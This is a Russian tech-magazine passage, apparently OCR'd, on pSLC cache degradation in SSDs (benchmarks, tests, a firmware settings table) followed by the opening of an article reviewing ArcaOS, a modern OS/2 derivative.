
All | 5 | 1GiB | C: 27% (251/931GiB) | MB/s

	Read (MB/s)	Write (MB/s)
SEQ1M Q8T1	6883.83	2160.22
SEQ128K Q32T1	6903.82	2208.44
RND4K Q32T16	1617.73	169.44
RND4K Q1T1	62.76	145.93

ЭТО КАСАЕТСЯ ДЕЙСТВИТЕЛЬНО ВСЕХ ДИСКОВ?

По крайней мере — большинства из них. Некоторые диски подвержены деградации в большей степени (рекордсмен — SK Hynix Platinum P41), некоторые — в меньшей (Crucial P5 Plus), а некоторые, похоже, не деградируют вовсе (WD_BLACK SN850X). Сотрудник компании PCPartPicker протестировал множество моделей и опубликовал на «Реддите» результат. Подробности — в двух разных, несмотря на одинаковый заголовок, статьях SSD Sequential Write Slowdowns: одна — на r/hardware, другая — на r/pcmasterrace.

В рамках теста автор сделал несколько циклов перезаписи. Спустя определенное количество циклов большинство протестированных SSD показали пресловутую деградацию pSLC-кеша; степень деградации постепенно росла с каждым циклом до тех пор, пока скорость записи не падала до некоторого минимума, после чего больше не менялась. Единожды деградировавшие диски более не возвращались к изначальным скоростям ни спустя два часа ожидания, ни после перезагрузки системы.




INFO

Если ты читаешь эту статью в PDF, то видишь статичные графики. Анимированные версии можешь посмотреть на Reddit или в веб-версии этой статьи.


Можно наблюдать, как с каждым циклом перезаписи постепенно уменьшается объем доступного динамического кеша псевдо-SLC; начиная с восьмого цикла, очевидно, в качестве буфера используется только статический кеш pSLC, а динамический полностью пропал. Результаты теста коррелируют с информацией из документа Swissbit, в котором говорится, что все (опять же — со слов авторов документа) накопители окончательно прощаются с динамическим кешем pSLC по достижении небольшого числа циклов перезаписи (напомню, озвученный в документе предел — 1% износа ячеек для промышленных накопителей и 10% износа для потребительских).

Интересно, что деградировали не все модели. Единственным однозначным исключением стал диск WD SN850X, который, кстати, неоднократно упоминается в самых разных ветках Reddit как альтернатива деградировавшим SK Hynix P41. После всех циклов перезаписи он замедлился лишь на 7%.



МОЖНО ЛИ ВООБЩЕ ОТКЛЮЧИТЬ КЕШ PSLC? И НУЖНО ЛИ?


Да, отключить кеш возможно, но не во всех накопителях, а только в тех, контроллеры которых можно перепрограммировать доступным софтом. Автор статьи The impact of SLC Cache in performance of an NVMe SSD проделал большую работу по отключению кеша и сравнению скорости записи с ним и без него.




Group	Config Item	Note	Setting Value
Fixed Define	Fw Package Folder	Link FW Package Folder	m2_0526
OEM Info	Model Name		K3
	FW Version		
	SN Feature		Increase (DEC)
	SN Begin		23023FFR20000000
	SN End		23023FFR29999999
	SN Mask		23023FFR2#######
	Auto Keep Setting	Auto Keep SSD Setting	[Disable]
	PCI-VID		
	PCI-SSVID		
	PCI-DID		
	PCI-SSDID		
Drv Capacity	Disk Size(GB)	Limit: minimum 16GB	[Auto]
Extension Info	Order Number	Work Order Number	
	PSID		[Auto]
	MSID		[Auto]
FW File	Programmer File	File naming: program	programmer+cust+ymtcx2.fw
	RDT FW File	File naming: rdt	programmer+cust+rdt+ymtcx2-cmfg.
	FTK FW File	File naming: cmfg	rdisk+cust+512b+hcrc+semi+secc+i
	ROM File	File naming: rom	–
FTK Feature	Security Mode		AES
	NAND Work Mode	(Recovery Mode Only)	Dynamic SLC
	DDR Clock	(Recovery Mode Only)	
	NAND Clock	(Recovery Mode Only)	
	Auto Power State ...		Enable
	PCIe Link state L1		Enable
	PCIe Link state L1.2		Enable
	PMU Support		Enable
	PMU PS3/PS4		Enable
	L0 PMU		Enable
	SLC P/E count		0
	XLC P/E count		0
	DSLC switch XLC P/E TH	Recommended Value: 300~3000	3000

Для конкретного накопителя, настройки которого показаны на скриншоте, поддерживается только динамический кеш pSLC — или никакого; режим Pure pSLC не имеет отношения к кешу, но переключает всю доступную память в режим pSLC. Автор работы утверждает, что исследуемый контроллер поддерживает как чистый статический кеш pSLC, так и гибридный, однако для их использования нужна другая прошивка.

Всего два графика говорят сами за себя.



С кешем



Без кеша

На первом графике видны все три ступеньки: быстрая запись в буфер, короткий период записи напрямую в TLC, ступенька, во время которой контроллер пытался сворачивать кеш быстрее записи, и последняя ступень — со скоростью всего 842 Мбит/с, — на которой видны все прелести свертки.

На втором никаких ступенек нет; накопитель демонстрирует стабильную и равномерную запись со скоростью 2100–2200 Мбит/с.

Почему же производители не отключают кеш pSLC сразу или по крайней мере не дают пользователю возможность сделать это самостоятельно? Если ты внимательно прочтешь статью, на которую я ссылался выше, то увидишь, что в большинстве реальных задач кеш pSLC все же помогает: сокращается время загрузки ОС и запуска игр, уменьшается время обработки видео, быстрее копируются файлы реалистичного (а не тестового) объема; в ноутбуках использование кеша pSLC заметно экономит энергию. Короче говоря, в целом такой кеш — вещь полезная.

В то же время в исследовании был отключен как динамический, так и статический кеш pSLC, поэтому результат стоит воспринимать с некоторой долей скепсиса. Да, мелкие файлы записываются в кеш pSLC быстрее, чем напрямую в TLC, но автор не исследовал диск, оснащенный только статическим кешем (по описанным выше техническим причинам). Можно предположить, что оборудованный только статическим буфером накопитель будет... скорее всего, он будет похож по производительности на WD_BLACK SN850X, но утверждать это со всей определенностью я не возьмусь.

ВЫВОДЫ

Многие модели SSD страдают от проблем с динамическим кешем pSLC, быстро деградирующим по мере износа ячеек. Острота проблемы — не в самой деградации, а в ее скорости; по материалам Swissbit, все диски без исключения перейдут в этот режим самое позднее по достижении 10% износа (а многие модели, как показывают тесты, и гораздо раньше).

Производителям это известно, но до сих пор продолжают выходить накопители с объемными динамическими буферами, полностью лишенные статической области кеширования. Если информация из документации Swissbit верна (а независимые тесты, опубликованные двумя годами раньше, похоже, ее подтверждают), то производители быстрых SSD обманывают нас как минимум дважды: в первый раз — указывая цифры производительности, которые продержатся ровно столько, сколько необходимо обозревателям для вдумчивого тестирования, и во второй, когда указывают количество циклов стирания-записи, по достижении десятой доли которых отключается одна из функций накопителя.

Когда накопитель окончательно переходит в режим TLC, скорость записи за пределами небольшого статического буфера резко снижается, но катастрофы не случилось. С одной стороны, запись небольших порций данных, превышающих объем статического кеша, но не выходящих за объем динамического, замедлится в несколько раз. В то же время запись больших объемов данных займет не больше, а меньше времени за счет исключения этапа «свертки». Если же ты хочешь, чтобы твой SSD демонстрировал стабильную производительность в любых условиях, выбирай модели с большим статическим кешем или модели, не подверженные деградации.

Уже после выхода статьи я еще раз внимательно ознакомился не только с самими исследованиями, проведенными PCPartPicker, но и с комментариями под ними. Похоже, при тестировании была допущена ошибка в методологии: на SSD после каждого цикла перезаписи не подавалась команда trim, в результате чего была протестирована не деградация ячеек кеша pSLC, а алгоритмы контроллеров по высвобождению занятых ячеек динамического буфера при отсутствии trim. Таким образом, тест PCPartPicker, несомненно, интересен, но к теме нашей статьи, вероятно, отношение имеет опосредованное.

Деградируют в итоге диски или нет? Да, деградируют, однако не так стремительно, как это было продемонстрировано в исследовании PCPartPicker, в рамках которого деградация, скорее всего, не перманентная и вызвана другой причиной. Тест PCPartPicker выявил, что контроллеры большинства моделей не умеют сворачивать кеш pSLC в отсутствие команды trim; контроллер считает, что все пространство на диске занято, несмотря на то что во время тестирования перезаписывались одни и те же LBA, что говорит о том, что контроллеры, даже мощные и современные, все же далеко не самые «умные» и нуждаются в постоянных подсказках от операционной системы.

Что будет, если на диск подать команду trim и подождать? Восстановится ли скорость? Пока диск новый — да, скорость может восстановиться, но необязательно: у накопителя SK Hynix P41 Platinum динамический буфер тает на глазах (этот факт задокументирован десятками пользователей модели), а у модели WD SN850X скорость записи остается высокой даже в сложных условиях и не деградирует даже спустя много месяцев и циклов перезаписи.

Бюджетные накопители, у которых сконфигурирован только динамический буфер и нет статического, деградируют по описанным в статье причинам, но не сразу, а постепенно, по достижении ячейками определенного уровня износа (в отчете Swissbit утверждается, что это происходит не позднее 10% износа).

ЗАГАДОЧНАЯ АРКА

Тестируем ArcaOS — современную версию OS/2

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Споры о том, есть ли жизнь после жизни, занимают философов уже не одно столетие. В мире IT ответ на этот вопрос давно найден: есть, и доказательством тому — возрождение уже похороненной операционной системы OS/2 в виде амбициозного проекта ArcaOS. В 2017 году разработчики выпустили на рынок самую настоящую «полуось», только адаптированную под современное железо и сделанную без участия Microsoft. Зачем? Сейчас расскажем.

ПОПЫТКА НОМЕР РАЗ: ECOMSTATION

Казалось бы, кому нужна старая операционная система, от которой сам ее создатель, корпорация IBM, отказался целых 23 года назад? Ну разве что любителям ретрогейминга и коллекционерам винтажных компов... Но не только им. В 90-е годы XX столетия лицензии на IBM OS/2 активно покупали многочисленные американские и канадские организации, и под эту платформу было написано огромное количество инженерного, медицинского и банковского софта. «Полуосью» пользовались государственные клиники и госпитали, пенсионные фонды, страховые компании, банки, фирмы, управлявшие недвижимостью. В 2019 году на OS/2 работала инфраструктура нью-йоркского метро.

Время шло, разработчики прикладных программ для OS/2 понемногу уходили с рынка или переориентировались на другие платформы, а древние компьютеры «из девяностых» потихоньку ломались и отправлялись на свалку. IBM полностью прекратила поддержку OS/2 в 2001 году, а на современное железо поставить эту ОС невозможно из-за отсутствия драйверов. Переписывать надежный и работающий десятилетиями софт — тоже удовольствие совсем не дешевое. Казалось бы, решить проблему можно с помощью виртуальных машин, но тут, во-первых, начинают работать лицензионные ограничения, а во-вторых, далеко не всякая программа пожелает нормально запускаться в виртуальном окружении, особенно если она взаимодействует с базами данных или какими-нибудь подключаемыми к компьютеру диагностическими девайсами.

В 2001 году уже предпринималась попытка возродить «полуось» под брендом eComStation (eCS) — эту операционку на базе ядра OS/2 Warp разрабатывала американская компания Serenity Systems International в сотрудничестве с голландской фирмой Mensys BV по лицензии IBM. После того как IBM прекратила розничные продажи клиентской версии OS/2 Warp, пользователи начали искать альтернативы. IBM выпустила финальную серверную версию — OS/2 Warp Server for e-Business (WSeB), известную как версия 4.5. В этот период Боб Джон из Serenity Systems предложил создать собственную клиентскую версию OS/2, используя существующий релиз от IBM и добавив собственные разработки. В результате в 2000 году началась работа над eComStation, и уже в июле 2001 года была выпущена версия 1.0.

Первая редакция eComStation основывалась на OS/2 версии 4.5, использовала файловую систему JFS, логический менеджер томов, 32-битный стек TCP/IP и другие улучшения. Кроме того, eComStation предлагала дополнительные приложения и поддержку нового оборудования, что делало систему более актуальной для современных пользователей. В последующих версиях были добавлены поддержка ACPI, универсальный драйвер звуковых карт и другие функции, обеспечивающие совместимость с современным оборудованием.


Но в 2011 году проект начал испытывать финансовые трудности, а Mensys BV и вовсе очутилась на грани банкротства. Все работы над этим проектом были прекращены, а поддержку системы передали дружественной компании PayGlobal Technology BV, которая продолжила взаимодействовать с покупателями коммерческих лицензий в течение следующих нескольких лет, после чего ОС eComStation окончательно прекратила свое существование.

Тут-то на сцену вышла небольшая компания Arca Noae из американского города Лисберг, штат Вирджиния. В 2015 году она тоже заключила лицензионное соглашение с корпорацией IBM и получила право на использование ядра и системных компонентов OS/2 Warp 4.52 для создания собственного форка «полуоси» — ArcaOS. Arca Noae не только взялась полностью поддерживать старый софт для этой платформы, но и поставила перед собой амбициозную задачу: показать человечеству, как выглядела бы OS/2 в XXI веке на актуальном и современном железе. Система платная: лицензия для частного использования стоит 129 долларов США, коммерческая — 239 долларов, при этом отличаются они только сроком и условиями технической поддержки. Но мы-то знаем, как получить дистрибутив этой системы в образовательных и исследовательских целях.

СИСТЕМНЫЕ ТРЕБОВАНИЯ ARCAOS

Сама ArcaOS, как и OS/2 Warp 4, — 32-разрядная операционная система для архитектуры x86. Она может запускаться и на компьютерах с 64-битным процессором, но работать все равно будет в 32-разрядном режиме. Для запуска требуется машина с процессором начиная от Pentium I 300 МГц. Подойдут и более современные, но при этом в BIOS придется отключить Hyper-Threading или Simultaneous Multithreading (SMT) — во времена OS/2 подобных технологий еще не существовало, и это ограничение распространилось на производную ОС по наследству. В свое время существовала версия OS/2 для процессоров PowerPC под названием Workplace OS, но ArcaOS не работает на процессорах других архитектур, кроме Intel.

Дистрибутив занимает 2,29 Гбайт, для развертывания системы потребуется 3 Гбайт свободного пространства на разделе с размером сектора 512 байт. Подойдут не только классические IDE/ATA-винчестеры, но и SSD- и NVME-накопители, при этом тома с разметкой MBR должны поддерживать выравнивание по цилиндрам, а для разделов GPT никаких ограничений нет, поскольку в таких разделах ArcaOS программно эмулирует MBR-диск с требуемыми параметрами. Родная файловая система для ArcaOS — HPFS, также поддерживается JFS (ее рекомендуют использовать для дополнительных (расширенных) разделов или томов большого объема), UDF, FAT16 и CDFS. Тома FAT32 «из коробки» не поддерживаются, но для работы с такими разделами существуют дополнительные утилиты.




Максимальный объем адресуемой ArcaOS оперативной памяти — 4 Гбайт, минимально требуется 256 Мбайт. Все пространство оперативки, расположенное по физическим адресам выше 4 Гбайт, будет недоступно, но эта память может использоваться как RAM-диск. В качестве видеоподсистемы подойдет любая видеокарточка стандарта VGA (с поддержкой VBE 2.0), для поддержки звука нужен саундбластер на чипсете Uniaud, сетевые и беспроводные адаптеры тоже поддерживаются далеко не все. Система без проблем работает с устройствами USB 1.1–3.0. Иными словами, «Арку» можно водрузить на какой-нибудь древний ~~дедушкин~~ ноут, вдохнув в него вторую жизнь: необычная операционная система и старые игры для DOS — отличная программа развлечений на новогодних праздниках! А поддержка UEFI позволит накатить ArcaOS и на новый ноутбук или комп, если ты вдруг решишь сделать кому-нибудь ~~гадость~~ сюрприз.


Поскольку «Арка» — это прямая наследница «полуоси», в ней можно запускать 32- и 16-разрядные приложения OS/2, программы для MS-DOS, практически все 16-битные программы Windows 3.1, а также портированный софт для Linux. Для запуска 32-битных Windows-программ в системе предусмотрен специальный эмулятор под названием Odin, но, судя по отзывам, работают в нем далеко не все виндовые приложения. Кроме того, в ArcaOS имеется JVM, поэтому в ней без проблем запускаются программы на Java, есть поддержка Qt версий 3–6 и приложений на разработанном IBM языке REXX. Команда Arca Noae включила в состав своей ОС менеджер пакетов Yum из Fedora Linux, что, по их задумке, должно заметно облегчить портирование Linux-софта в «Арку».

ИНТЕРФЕЙС И ВОЗМОЖНОСТИ

Интерфейс ArcaOS мультиязычный: помимо английского, имеются испанский, итальянский, немецкий, нидерландский и японский языковые пакеты. Поддержка русского языка, к сожалению, отсутствует.


Визуально ArcaOS мало чем отличается от классической OS/2 Warp 4 — тот, кто еще помнит эту операционную систему, сразу может почувствовать себя попаданцем в 2001 год. Та же инструментальная панель с кнопками и системными часами, те же элементы управления окнами, тот же набор системных меню. Немного отличаются только значки на рабочем столе. На встроенном интеловском VGA-адаптере система вытягивает картинку 1024 × 768. Как и «полуось», ArcaOS поддерживает шесть виртуальных рабочих столов, между которыми можно переключаться с помощью специальной панельки в левой нижней части рабочего пространства.






OS/2 Warp 4.5 (сверху) и ArcaOS (снизу)

